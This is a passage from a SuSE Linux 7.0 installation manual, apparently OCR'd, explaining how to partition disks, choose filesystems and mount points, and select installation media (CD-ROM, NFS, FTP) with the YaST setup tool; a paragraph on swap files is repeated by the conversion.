   > If you remove a partition, all data on this partition will be lost.

   If you want to remove multiple partitions, you should do that now.

3. If you want to use existing partitions of other systems for Linux, you may do so simply by altering the partition type.

Caution
If you alter the partition type, other operating systems such as DOS and Windows may not be able to access data contained on them!

Now highlight the partition which you want to change, using ↓ und ↑ If you are sure you have marked the "correct" partition, just press F3. Now you are presented a dialog box where you may select the partition type. Select either *normal* or *swap* and confirm by pressing ↵.

4. If you want to assign new partitions (this is the normal case), you should create them sequentially. Just press F5. If this doesn't have any effect, it means that the disk is already full with partitions. Then you may have to delete partitions. (See above)...




Figure 2.19: YaST – Assigning Partitions

A dialog box pops up letting you select the type of partition. (figure 2.19)

You may select between either '`primary partition`', '`extended partition`' or '`logical drive`'. Confirm by pressing ↵. Remember: you may assign up to a maximum of four *primary* partitions. If you need more, you need to assign at least one as an *extended* partition. Within this *extended* partition, you may assign *logical partitions*. See section 2.9 page 68.

When you have assigned a primary or logical partition, you must enter the device name. YaST displays a list of the available device names. Normally, you should just select the uppermost entry, e. g., '`/dev/hda2`' and press ↵.

The next step lets you set the size of the partition. YaST recommends starting at the first cylinder of the first free partition. Normally, you should confirm this default. To set up the size, you may select one of three alternatives: the number of the last cylinder (e. g., `976`), the number of cylinders of the partition (e. g., `+66`) or the size in megabytes (e. g., `+100M`). Pressing ⟵ should now move you to '`Continue`'. Here, just press ⟵.

Now you should see your freshly assigned partition in the lower part of the screen. If you are not satisfied, you may remove it by pressing F4.

5. One of your partitions needs to be a swap partition. If there isn't already a swap partition, use ↓ and ↑ to select a proper one. Information on the size of a swap partition may be found in section 2.9 page 68. Press F3 and select '`Linux Swap Partition`' and confirm by pressing ⟵.

6. Is everything to your satisfaction? The drive should be completely populated with partitions. Did you remember the swap partition? Now move the cursor to '`Continue`' and ⟵ then moves you to the '`Assigning mount points`' menu.

Under certain circumstances, YaST checks your swap partition to make sure no errors occurred.

2.11.2 Filesystems and Mount Points

What's it all about?

In the previous section all partitions were written to the partition table. In this step you will now provide additional information for the Linux partitions which have just been configured, and also for any DOS/HPFS partitions, if they exist.

You have created all necessary partitions and these partitions have been added to the partition table, but they are still not written to disk. There are some vital parameters still missing which will be added in this step.

Summary

This information is partially written to the file system table, `/etc/fstab`, which contains all the relevant information on the filesystems you want mounted. Each entry includes the ☞*device*, its position in the directory tree and the type of file system.[8]

Furthermore, YaST needs this data to create Linux filesystems on the formatted drives. The swap partition is not touched in this step as it has been already created in section 2.11.1 page 75.

In contrast to the partition table entries (see section 2.11.1 page 75), the `/etc/fstab` entries are Linux-specific and have no influence on other operating systems.

Also worthy of explanation:

[8] As well as information for dump and fsck; see manpage for **`fstab`** (**`man 5 fstab`**).

- In Linux, all filesystems are linked to one "directory tree" (see figure C.1 page 529). You must assign each filesystem a branch on this tree. This is called its ☞*mount point*. Even DOS and HPFS filesystems can be linked into the Linux directory tree.
- Hard drive space for file systems is administered in Linux by using ☞*Inode*. An inode is just a small file that points to the corresponding data for a given file. The number of inodes is assigned while creating a filesystem. If you want to create lots of small files, you will need many inodes, which require some space of their own as well. For filesystems containing many large files, fewer inodes are necessary. For more detailed information on this, see section 3.3.10 page 92.

Step by step

You are now in '`Set target partitions / filesystems`' (see figure 3.10 page 90). To determine the file systems of your new partitions, proceed as follows:

1. First some information about what is to be done:
   - For each of your DOS and HPFS filesystems (in DOS and HPFS partitions), you *may* create a ☞*mount point*.
   - For each of your new Linux partitions:
     - you *must* select a mount point
     - you *may* select a file system '`F3=choose type`' (`ext2` or `reiserfs`).
     - you *may* do some fine tuning, with '`F5=Expert menu`'
     - you *may* change the suggested formatting mode '`F6=Formatting`' (*with* or *without* a check).
   - The function '`reading fstab`' is normally not needed.




Figure 2.20: YaST – mount DOS/Windows partitions

2. You can set the type of the Linux filesystem with (F3). Currently the tried and tested `ext2` or the new `reiserfs`, with advanced options, are available.

> **Caution**
>
> ReiserFS can *not* be used in conjunction with RAID 1 or RAID 5 software. For hardware RAID solutions there are no limitations. – `reiserfs` is very new in comparison to `ext2`; please bear this in mind if you decide on `reiserfs`. There is more information on ReiserFS at page 91.

3. If you want to access a DOS or HPFS partition in Linux, you have to select it and press (F4). Now a window pops up and you can enter a directory. In this directory, you will mount your DOS or HPFS filesystem. For example, enter `/dosc` (don't forget the slash!). Confirm this action by pressing (⏎).

   If you have selected a DOS partition, another window appears (figure 2.20 on the facing page). Here, you can choose which method to use to access DOS in Linux (see section 3.3.10 page 91). Generally you will want to use your DOS filesystem independently and only occasionally want to access the DOS partition from Linux, for example, to transfer files; for this purpose, choose '`DOS`' or '`FAT-Win95`' (= `vfat`). UNIX file attributes and long file names, as provided by the ☞*UMSDOS* filesystem, are *only* needed if you want to install SuSE Linux on a DOS partition – do this at your peril!

   Generally, you want to use DOS independently and just want to exchange files in Linux. For the normal Linux install, choose '`DOS`'. UNIX file attributes and long filenames, as offered by the ☞*UMSDOS* file system, are only necessary for demo

   mode.




Figure 2.21: YaST – Mount points

4. Next, enter the ☞*mount points* for your Linux partitions. Just select your Linux partitions one after the other and press F4. A window will pop up letting you decide where to mount this partition on your filesystem tree. Enter the complete path beginning with the “slash” (/).

   Which mount points you choose for your partitions depends on how you plan to organize your partitions. In any case, you *definitely* need a root directory `/`, which is the “root” for the whole filesystem. All other filesystems and their mount points more or less depend on your preferences. You should create a mount point for each Linux filesystem. You will not be able to access unmounted filesystems.

> **Caution**
> Directories which are needed at boot time must be located directly under /. At this stage, the separate branches are not yet put together (mounted). For this reason you may not assign `/bin`, `/dev`, `/lib`, `/etc`, and `/sbin` to other partitions.

5. You should ignore the ‘`Expert menu`’ if you are just starting out with Linux; as a rule defaults are set automatically to guarantee a secure operation. Only change the suggested values if you really know what you are doing (see page 92)!

6. You must now decide whether (and how) you want to format your Linux partitions. Since you just created those partitions in section 2.11.1 page 75, they must now be formatted. If you own a fairly new hard drive, do ‘`normal formatting`’. If your storage media is not that new, it is better to choose ‘ `Formatting and checking`’.

   Select the Linux partitions one after another and press F6 to select the appropriate formatting. At the end the menu should resemble figure 2.21 on the preceding page (it is possible you have *not* specified an NFS directory!).

7. After selecting ‘`Continue`’, a dialog box pops up asking you whether you are sure. Then YaST formats your partitions.

3 YaST – Yet another Setup Tool

YaST (**yast**) is a very important part of SuSE Linux. It is the principal program used to configure and administer your operating system. With it, you can install or remove system and user software and perform basic system administration tasks, such as changing hardware, configuring networking or adding valid users.

This chapter outlines many important features of YaST, some of which are used during system installation.

> **Note**
> Your SuSE Linux 7.0 comes with the most recent version of YaST; consequently it is possible that the screen shots included in this chapter may differ in detail from what is displayed on your monitor.

3.1 Basic Usage and Keyboard Layout

You can start YaST from the ☞*Prompt* simply by typing the command **yast**:

```
earth: # yast
```

You navigate the menus and the screens in YaST with the arrow-keys and the tab-key (Tab). You can move around in lists with the cursor keys and with Bild ↑ and Bild ↓, items in the lists can be selected with Space. Normally you can use the Enter (or ↵) key to confirm your choice. To return to a previous menu, use the Esc key. If you want to save a particular choice (such as the selection of a package you wish to be installed) you should use the F10 key, which both saves the selection and returns to the previous menu.

Where you are prompted for a yes or no response, you can use the Tab key to switch back and forth between the two options. If you use YaST in color mode, the *active* selection is always highlighted in *blue*.

In rare cases, such as when you are accessing YaST remotely from a non Linux terminal, the function keys may not be usable. In these cases, the key combination, Ctrl + f <number> can be used as a substitute for F<number>. To simulate the F10 key, use the key combination Ctrl + f 0. There are no substitute mappings for the F11 and F12 function keys.

3.2 The YaST Main Menu

When you first start YaST, you will be in the "main menu" (Figure 3.1 on the next page).




Figure 3.1: The "main menu"

'`General help for installation`' As the title suggests, this menu option provides some general tips on installation.

'`Adjustments of installation ->`' This option will bring you a submenu for making adjustments to your installation. (see Section 3.3 for more details).

'`Choose/Install packages`' This menu option will bring you to the YaST package manager utility, which is used to install software packages, and remove them from the system (see Section 3.4 page 94).

'`Update system`' In case some packages need to be updated.

'`System administration ->`' Yet Another Self explanatory Title. (see Section 3.6 page 101).

'`Show README file for installation media`' Important late-release information can be found here.

'`Copyright`' The lawyers have their say.

'`Exit YaST`' But not forever....

3.3 Adjustments of Installation

Adjustments to your installation can be made in one of the submenus of '`Adjustments of installation`' (Figure 3.2 on the next page). With the Esc key you can return to the main menu.




Figure 3.2: Menu '`Settings for installation`'

The actual installation can only be started once you have specified the target partitions! A number of items can be selected after the installation, which is useful if you want to update settings!

3.3.1 Selecting the Language

With '`Select language`', the language of the YaST mask can be changed; the value is stored in the variable **`LANGUAGE`** in `/etc/rc.config` (see Section 74 page 465).

3.3.2 Selecting keyboard layout

With '`Select keyboard layout`' the keyboard layout can be changed; the value is stored in the variable <KEYTABLE> in `/etc/rc.config` (see Section 17.6 page 465).

3.3.3 Installation Medium

Selecting the menu option '`Select Installation Medium`' will present you with a list of potential source media. From this menu (Figure 3.3 on the following page) you can select the medium from which you would like to install. This selection is made for installing the initial system and for adding packages to an existing system. YaST allows you, in another menu, the opportunity to select an installation medium, but this is for applying patches or updates to an existing system. This process is discussed later on in this chapter.

In most cases you will want to install Linux directly from the CD-ROM so you will choose '`Installation from CD-ROM`'.




Figure 3.3: Selection of the installation medium in YaST

With the menu option '`Installation from hard drive-partition`' you have the option to install from a hard drive that contains the necessary source files. This option is helpful if your CD-ROM is not supported under Linux (see also Section 3.3.5 page 85).

With the menu options '`Installation via NFS`' and '`Installation from a FTP-Server`' you can install Linux on a system that does not have a CD-ROM drive, but is connected by ☞*Ethernet* to another computer that does have a CD-ROM drive. For additional information on these options, please refer to Section 3.3.6 on the facing page and Section 3.3.8 page 87.

3.3.4 Installation from CD-ROM

If you plan to install via CD-ROM, you must specify your CD-ROM drive (see Figure 3.4). If unsure, try '`ATAPI EIDE`' drives.

3.3.5 Installation from a Hard Drive Partition

If your CD-ROM drive is not directly supported, you can still install Linux on your system. To accomplish this, however, you will need to use a different installation medium.

3.3.6 Installation via NFS

The network installation offers the advanced Linux user the possibility to easily perform installations on multiple computers. This is especially useful when only one of the computers has a CD-ROM drive, from which the source files can be




Figure 3.4: Selecting a CD-ROM drive

placed on an ☞*NFS* reachable hard drive. Before attempting to install via NFS, you should be familiar with how to configure NFS servers.

It is also possible to use this method to install Linux onto notebooks which have a functional PCMCIA network card.




Figure 3.5: Entering network data for an NFS installation

Installation via NFS is not only available to computers that are connected together via ethernet. The NFS installation can also be accomplished with computers that are “networked” via their parallel port. This feature is of particular interest for users who want to install Linux onto laptops and notebooks. If you are planning to attempt such an installation, naturally you must remember, when booting, to select a kernel that contains PLIP support. Additionally, in this case you will need to provide additional entries such that the PLIP interface can be correctly configured:




Figure 3.6: PLIP configuration

If you are directly connected to the NFS server through the parallel port, then the IP address of the PLIP partners is the same, as is shown in the following examples of the NFS servers. The PLIP interface in most cases will be `plip1`. By “interface” we are referring to the network interface that can be seen and configured with the command “ifconfig”. The hardware-parameters will differ only in rare cases.

You should be aware that, by using the parallel port as a PLIP interface, printers will not function on this interface!

In the following screen you must enter the IP address of the NFS server as well as the directory in which the source files are located. Of course, the NFS server must have exported this directory so as to make it available to the computer that you are installing onto!

3.3.7 Installation from a Reachable Directory

With this option it is possible to install Linux directly from a hard drive partition. This is a useful option when you are unable to install using a CD-ROM, due to the unavailability of drivers.

To be able to access this drive from YaST, first start YaST. Once this is accomplished, you need to switch to another console. For example, with the Alt + F2 key combination you will be presented with the second virtual console. Login as `‘root’`.

From here you must ☞*mount* the CD-ROM drive *manually* onto an available mount point in your directory tree, for example with the command

```
earth: # mount -tiso9660 /dev/cdrom /cdrom
```

See also Section 19.11.2 page 512.

Now you can follow through with a normal installation. To accomplish this, in the following screen (Figure 3.7 on the facing page) you must enter the directory in which the source files are located. This should be the directory onto which the CD has been mounted, followed by the directory `suse`.

Figure 3.7: Entering the source directory

If for example you had mounted the drive (or the hard drive partition) onto the directory `/cdrom`, then you would use: Figure 3.7 on the next page

`/cdrom/suse`

as the directory for the source files.

3.3.8 Installation via FTP

In a similar way to the NFS install, it is possible to install SuSE Linux onto a computer that has no CD-ROM at all, via FTP. This will work, but only if the basic network configurations have been set up correctly.

'`FTP Server [Name|IP]`' The name or the IP address of the FTP server.

'`Server Directory`' The location on the FTP server where the `suse` directory is located.

'`[ ] Use Proxy?`' Only select this if you are sure that you must use an FTP proxy server. Normally this is *not* necessary.

'`Proxy [Name|IP]`' This is only necessary if you have opted to use the proxy server.

'`[X] Default FTP Port?`' This should be selected by default.

'`Port [Number]`' The default value should be `21`.




Figure 3.8: Entries for the FTP installation

`[X] Anonymous FTP?` This should always be selected if you want to access a public FTP server.

`Login` In the case where you have *not* selected the anonymous FTP option above, here you can insert a username and in the following field–

`Password` the password.

`Timeout [Seconds]` `60` is the suggested value.

`Local /tmp directory` The local directory that is available for temporary storage.

3.3.9 Partitioning Your Hard Drive

The most critical point of installing a new operating system is partitioning the hard drive. Generally, every operating system uses at least one partition.

> **Tip**
>
> With Linux it is also possible to install the system on an existing MS-DOS file system, but you should use this option only to "browse through". The performance is substantially less than when installing Linux in its own, Linux-specific partitions, and the system is not as secure, since there are no file check systems available for MS-DOS and Linux could be influenced whilst DOS is running.

With Linux systems, you will generally want at least two partitions, one for files and programs and one for memory data swapping which is performed by the running system. You might consider creating multiple partitions for files and programs. The number and sizes of partitions in a Linux system is a question of personal taste and philosophy (see Section 2.9 page 68 and Section 2.10 page 70); a detailed example of partitioning can be found in Section 2.11.1 page 75 pp.

In addition to the partition (or partitions) that you create for Linux, you should also create a swap partition, to increase the size of the computer's

virtual memory (☞*memory*) (see Section 2.10.1 page 71)It is possible to use a swap file instead of a swap partition. For performance reasons, however, this is not recommended. Every time your system accesses this file, it must do it through the filesystem. Systems with limited memory should always use a swap partition.

It is also possible to use a swap file, but this is not recommended, for reasons of performance, since all access to this file is via the file system. For systems with limited memory, a swap file is not a viable alternative to them having their own swap partition.

In addition to the partition (or partitions) that you create for Linux, you should also create a swap partition, to increase the size of the *virtual memory* (☞*memory*) of your computer. It is possible to use a swap file instead of a swap partition. For performance reasons, however, this is not recommended. Every time your system accesses this file, it must do it through the filesystem. Systems with limited memory should always use a swap partition.

If you have more than one hard drive on your system, you will be prompted to select the drive that you wish to partition. Once you have selected the drive, you will see a menu which shows you the current status of the partitions on your hard drive (Figure 3.9).




Figure 3.9: Partitioning with YaST

The arrow keys ↑ and ↓ can be used to navigate through the list of existing partitions. To change the type of filesystem associated with a partition, for example from DOS to ext2, you use the F3 key. To delete existing partitions, you use the F4 key. To create new partitions, use the F5 key. When creating new partitions, pay particular attention to how the partition size is defined. You have a choice of specifying the size of the blocks, in MB or KB. Make sure you read the instructions that are provided on the screen for details on the syntax of each of these options.

You will need to change the filesystem associated with a partition in order to create a swap partition. Once you have an available partition to be used as your swap partition, use the F3 key and select *swap* from the list of available partition types. It is also possible to leave a portion of your hard drive unpartitioned, or even create a partition that does not have a filesystem associated with it. This would be useful in the event that you planned on installing another operating system on the same hard drive. If this is the case you could just leave a portion of the drive unpartitioned, or use the F3 key to disassociate a partition from a particular filesystem type (if you plan on installing a much too common, non-Linux operating system on the same hard drive, leave space for it at the beginning of the hard drive. It will be less troublesome).

Be aware that Linux has no preferences as to what type of partition it gets installed on:

It is equally acceptable to install Linux on either a *primary* partition or a *logical* partition.

The logical partition is a workaround to limitations of modern day hardware. It was introduced to overcome the fact that the partition table is only large enough for four entries. If you are interested in having more than four partitions on your hard drive, you will need to create one *extended* partition. Once the extended partition is created, you will be able to create multiple *logical* partitions within this one large *extended* partition.[1]

3.3.10 Setting Target Partitions/Filesystems

After you have completed partitioning your hard drive, you must next specify how the partitions will fit into the Linux directory tree. Select the menu option '`Set target partitions/filesystems`'.

In the figure (Figure 3.10) you can see an example of partitioning a hard drive. For each individual partition you can select if and how it should be formatted as well as at what location in your directory tree it should be "mounted".

You must specify one partition as the "root" partition! This partition is necessary because it is the starting point of the entire directory structure, and yes, this *is* analogous to the function that roots provide for trees! Make sure you assign ☞ *Mountpoint* `'/'` as the mount point for your "root" partition.

The menu at the bottom of your screen defines the different function keys that can be used to manipulate the filesystem. As a rule you only have this functionality available to you on Linux partitions. If you highlight partitions that are formatted for other filesystems, the function keys will not be available for use, except for the F3 key which is used to select the mount point.

[1] Extended as well as logical partitions are known to DOS as *extended DOS partition* or *logical drive*, although this concept applies to any operating system.




Figure 3.10: Assigning filesystems

Setting the filesystem type

With F3 you can choose between the two filesystems, `ext2` and `reiserfs`.

'ext2' – The `ext2` filesystem *second extended-2 filesystem* has been established for many years as the standard filesystem.

'reiserfs' – *ReiserFS* is a filesystem for the next generation; although this filesystem is still very new, it is already widely used – amongst other things, on a number of our internal systems. YOu really should read the notes in `/usr/share/doc/packages/reiserfs/README`.

In close cooperation with the developer group surrounding HANS REISER and CHRIS MASON, SuSE has extended the high-performance filesystem to include a "Journaling filesystem". Through Journaling it is guaranteed that even for large servers, a filesystem check can be carried out within a few seconds.

> **Caution**
> Please do *not* use ReiserFS together with RAID 1 and RAID 5 software. For hardware RAID solutions there are no such limitations. A ReiserFS partition currently must be at least 34 MB large.

To ensure there are no problems, create a separate `boot` partition with the `ext2` filesystem and install LILO there. This is the standard SuSE Linux configuration.

The utilities for ReiserFS are in the package `reiserfs`, series a. Current information can be found at:

`http://devlinux.com/projects/reiserfs/`

Mountpoint

The (F4) key can be used to select the location where the selected partition should be mounted on to the directory tree.

Just a reminder: You *must* have a partition assigned as the root partition (`/`). If you already have DOS/Windows partitions on your drive, you can also create mount points for them. For example, you could create a mount point of `/dosc` for the first DOS partition and a mount point of `/dosd` for the second.

> **Caution**
>
> Make sure that you assign absolute path names (starting with `/`) for all of your mount points and that you create one (and only one) unique mount point for each partition! In addition, you should never create separate partitions for the `/etc`, `/bin`, `/sbin`, `/lib` and `/dev` directories. These directories, which contain important commands, libraries and configuration files that are necessary for mounting the rest of the file system, must reside on the root partition!

